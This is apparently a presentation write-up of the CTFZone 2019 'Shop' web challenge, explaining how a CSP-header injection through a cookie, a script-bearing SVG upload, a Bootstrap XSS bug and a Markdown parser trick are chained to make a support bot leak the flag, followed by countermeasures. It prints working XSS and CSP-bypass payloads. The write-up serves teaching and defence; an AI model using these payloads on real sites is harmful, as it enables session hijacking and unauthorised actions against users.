CTFZone 2019 Quals - Shop

Raphael Ludwig & Daniel Fangl


CHALLENGES /

Shop

WEB

HARD 4 416

Dear shoppers,we are announcing a week of discounts! Discounts on everything! Come one, come all!
http://web-shop.ctfz.one


Shop
Features
Enterprise
Support
Settings
Logout
Pricing
Quickly build an effective pricing table for your potential customers with this Bootstrap example. It's built with default Bootstrap components and utilities with little customization.
Free
$0 / mo
10 users included
2 GB of storage
Email support
Help center access
Sign up for free
Pro
$15 / mo
20 users included
10 GB of storage
Priority email support
Help center access
Get started
Enterprise
$29 / mo
30 users included
15 GB of storage
Phone and email support
Help center access
Contact us
CTFZone 2019
Features
Cool stuff
Random feature
Team feature
Stuff for developers
Another one
Last time
Resources
Resource
Resource name
Another resource
Final resource
About
Team
Locations
Privacy
Terms

Shop

Features Enterprise Support Settings Logout

Customer card

Name: pppppp
Login: pppppp
Email: N/A
City: N/A
Address: N/A

Customer info

First name

pppppp

Second name

Email

user@example.com

Address

1234 Main St

Country

Russia

State

Moscow

Zip

123456

Avatar

Choose file Browse

Save

Shop

Features Enterprise Support Settings Logout

Create new ticket

Title

Which problem do you have?

Text

Select image Browse

I'm not a robot reCAPTCHA Privacy - Terms

Submit

CTFZone 2019

Features


Cool stuff
Random feature
Team feature
Stuff for developers
Another one
Last time

Resources

Resource
Resource name
Another resource
Final resource

About

Team
Locations
Privacy
Terms


Shop
Features
Enterprise
Support
Settings
Logout
Test
attached_file
pppppp @pppppp
test
pppppp @pppppp
x
Write a message...
You may use Markdown here.
Send
CTFZone 2019
Features
Cool stuff
Random feature
Team feature
Stuff for developers
Another one
Last time
Resources
Resource
Resource name
Another resource
Final resource
About
Team
Locations
Privacy
Terms

Analyze

- Can add content to Profile, Tickets and Comments page
- Bot will click all links on pages (while in link Tags, most likely Firefox 70), but not respond to support tickets
- We can use Markdown in the comments page
  - => XSS with Markdown?
- We can upload potentially malicious files (???)
- “Simple” XSS in some user input fields doesn’t work

Markdown

Text in Markdown	Corresponding HTML
`[example](http://example.com)`	`<a href="http://example.com">example</a>`
`![Image](Icon-pictures.png "icon")`	`<img alt="Image" title="icon" src="Icon-pictures.png" />`

Idea: XSS with Markdown

- Comment malicious link with some JavaScript to post a comment
  - Content can be cookies
  - We can use JQuery
  - `$("#inputText").val(document.cookie)`

- But how can we place onclick attribute into the generated HTML output?
- Is there maybe also a CSP header?
- HTTP-Only cookies?

HTTP response headers


```
HTTP/1.1 200 OK
Server: openresty/1.15.8.2
Date: Fri, 06 Dec 2019 11:03:23 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 209
Location: http://web-shop.ctfz.one/
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-XSS-Protection: 1
Referrer-Policy: origin
Content-Security-Policy: default-src 'self'; style-src 'self'; img-src 'self'
http://uploads.web-shop.ctfz.one; report-uri /csp?scope=main;
Vary: Cookie
Set-Cookie: session=.eJwtj0tqQz...8FefjzZr7wSFpo; HttpOnly; Path=/
Via: HTTP/1.1 forward.http.proxy:3128
Connection: keep-alive
```

Cookies

Name	Content	HTTP-Only
scope	main	×
session	.eJwtj0lOBDEMAP-S8xwcO7bj-Uwr8SIQCKRuOKH5O4PEA0pV9dOOOvN6afda71fe2vEa7d4wZGHHsQuEtjNOVd-dWEu011TkUFthXHNnaNdOApk5I8Q9ZRIw0YTFmAYiFIyAw-fqKKZmwLydVHk9DWQoK7pu1kR0tnZrfp11fH2-5cezpzqQVw4T48GjANj20hWbqWvN6e7l84_7vvL8nxjaHr-Qlz4Z.Xeo6Iw.hICYMMbSXztk7yTC_DYHdH5MCDs	✓


JWT?

JSON Web Token



https://jwt.io/

Hint




- We just have to bring the Bot to post something!
- But CSP does block JavaScript ...

Playing around with cookies

- **session**: We just lose the session and have to login again
- **scope**: Set to XYZ and have a look at the pages / headers

```
HTTP/1.1 200 OK
[...]
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-XSS-Protection: 1
Referrer-Policy: origin
Content-Security-Policy: default-src 'self'; style-src 'self'; img-src 'self'
http://uploads.web-shop.ctfz.one; report-uri /csp?scope=XYZ;
[...]
```



Content Security Policy (CSP)

Directives

- child-src
- connect-src
- default-src
- font-src
- frame-src
- img-src
- manifest-src
- media-src
- object-src
- base-uri
- form-action
- frame-ancestors
- navigate-to
- report-uri / report-to

Possible values

- ‘self’
- ‘none’
- <uri>
- ‘unsafe-eval’
- ‘unsafe-inline’

Idea: Use cookie to modify the CSP header

- Modify *scope* cookie:

```
scope=%20//2130706433/admin%20%3B%20script-src%20'unsafe-inline'%20'self'%20'unsafe-eval'%3B;d
omain=.web-shop.ctfz.one;path=/;
```

- Content-Security-Policy:

```
default-src 'self';
style-src 'self';
img-src 'self' http://uploads.web-shop.ctfz.one;
report-uri /csp?scope= //2130706433/admin ;
script-src 'unsafe-inline' 'self' 'unsafe-eval';;
```

CSP Report


```
{
  "csp-report": {
    "document-uri": "http:\/\/web-shop.ctfz.one\/static\/images\/global.png",
    "referrer": "http:\/\/web-shop.ctfz.one\/",
    "violated-directive": "style-src-attr",
    "effective-directive": "style-src-attr",
    "original-policy": "default-src 'self'; style-src 'self'; img-src 'self' http:\/\/uploads.web-shop.ctfz.one; report-uri \/csp?scope=
\/\/637320210\/admin ; script-src 'unsafe-inline' 'self' 'unsafe-eval';;",
    "disposition": "enforce",
    "blocked-uri": "inline",
    "status-code": 200,
    "script-sample": ""
  }
}
```

Cookie sorting rules in browsers

According to RFC 6265:


```
The user agent SHOULD sort the cookie-list in the following order:

      *  Cookies with longer paths are listed before cookies with shorter paths.

      *  Among cookies that have equal-length path fields, cookies with earlier creation-times are listed
      before cookies with later creation-times.
```

Firefox follows that RFC -> the cookie with the longer path takes precedence

Idea: Use cookie to modify the CSP header




https://csp-evaluator.withgoogle.com/

Idea: Use cookie to modify the CSP header

- Rewrite CSP header ✓
- Execute JavaScript ✓

```
$("#inputText").val('pwn')
$(".btn").click()
```

- How to modify cookie of support?
- How to inject JavaScript?
- Support clicks links, File attachments?



Idea: Attach SVG image

- We can use JavaScript in SVG images ...
- Check request headers for uploads.web-shop.ctfz.one:

```
HTTP/1.1 304 Not Modified
Server: openresty/1.15.8.2
Date: Sat, 06 Dec 2019 16:56:40 GMT
Connection: keep-alive
Last-Modified: Wed, 04 Dec 2019 17:42:00 GMT
ETag: "5de7efe8-1ad"
```

Idea: Attach SVG image

1. Embed JavaScript in SVG
2. Rewrite cookies
3. Rewrite location to support page
4. ???
5. Execute malicious JavaScript

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "[...]">
<svg version = "1.1" baseProfile = "full"
     xmlns = "http://www.w3.org/2000/svg">
  <script type="text/javascript">

      document.cookie="scope=%20//2130706433/admin%20%3B%
      20script-src%20'unsafe-inline'%20'self'%20'unsafe-e
      val'%3B;domain=.web-shop.ctfz.one;path=/;";

      location="http://web-shop.ctfz.one/ticket/9868cfd1-
      df16-4bbd-8775-7e65b2a71ff0";
  </script>
</svg>
```

???

- How can we use XSS to execute our JavaScript?

- Bootstrap v4.0.0
- jQuery 3.2.1-slim
- popper.min.js

- Ask Dr. Google: “Boostrap XSS”, “JQuery XSS”, ...
  - CVE-2018-14041
  - CVE-2018-14042
  - CVE-2019-8331

Can we use the CVEs?

- CVE-2018-14041 (https://github.com/twbs/bootstrap/issues/26627)
- Works with Bootstrap v4.1.1
- Markdown output must render such a link:

```
<a href="http://"
   data-spy=scroll
   data-target="<img src=1 onerror=eval(location.hash.slice(1)) />"
</a>
```

- Should work automatically, Bot has not to click again ...
- But how to trick Markdown renderer to output such a malformed element?

Checklist

1. Embed JavaScript in SVG ✓
2. Rewrite cookies ✓
3. Rewrite location to support page and include malicious javascript in hash ✓
4. **Craft link with data element that executes hash** ?
5. ~~Execute malicious JavaScript~~

   Profit ???

Outsmart the Markdown parser

- Server is OpenResty 1.15.8.2
  - Basically Nginx with Lua
- Probably use *lua-resty-hoedown* as markdown parser
  - Lua binding for hoedown
- Play around with escaping characters (< > < and /)
- Hope that browser corrects “invalid” html tags and elements

Outsmart the Markdown parser

- Markdown

```
[x<x<x data-spy=scroll
data-target=<img/src/onerror=eval(location.hash.slice(1))&gt; zz](http://)
```

- Rendered HTML


```
<a href="http://">x<x&lt;x data-spy=scroll
data-target=&lt;img/src/onerror=eval(location.hash.slice(1))&gt; zz</a>
```

- Interpreted by Firefox

```
<a href="http://">
      x
      <x&lt;x data-spy="scroll"
            data-target="<img/src/onerror=eval(location.hash.slice(1))></a">
      </x&lt;x>
</a>
```

Putting it all together

and trivially solve the challenge



Putting it all together

and trivially solve the challenge

1. Embed JavaScript in SVG
2. Upload picture as attachment
3. Rewrite cookies from the SVG
4. Rewrite location to support page and include malicious javascript in hash
5. Craft link with data element that executes hash
6. Post link and wait for the bot to click it (will fail and produce a post to report-uri)
7. Post link to attachment (this will trigger the first link)
8. Get the flag

Get the flag


pppppp @pppppp
svg
Support ctfzone{e08ce4d17991a85fc0b4123b1261c44c} @support
pwn

Demo

Security impact

- Ability to bypass CSP and look at CSP reports
- **XSS**

Countermeasures

- **Don’t allow user input in your CSP headers**
- If you use CSP headers, use it everywhere
- Keep your dependencies up to date (even CSS)
- Maybe
  - Disallow links, and image tags in Markdown
  - Disallow SVGs as user input if you can’t be sure that there is JavaScript in there (and disallow script execution from SVGs if not necessary)

Thank you for your attention

Questions?

References:

- Writeup: https://blog.blackfan.ru/2019/12/ctfzone-2019-shop.html
- RFC 6265: https://tools.ietf.org/html/rfc6265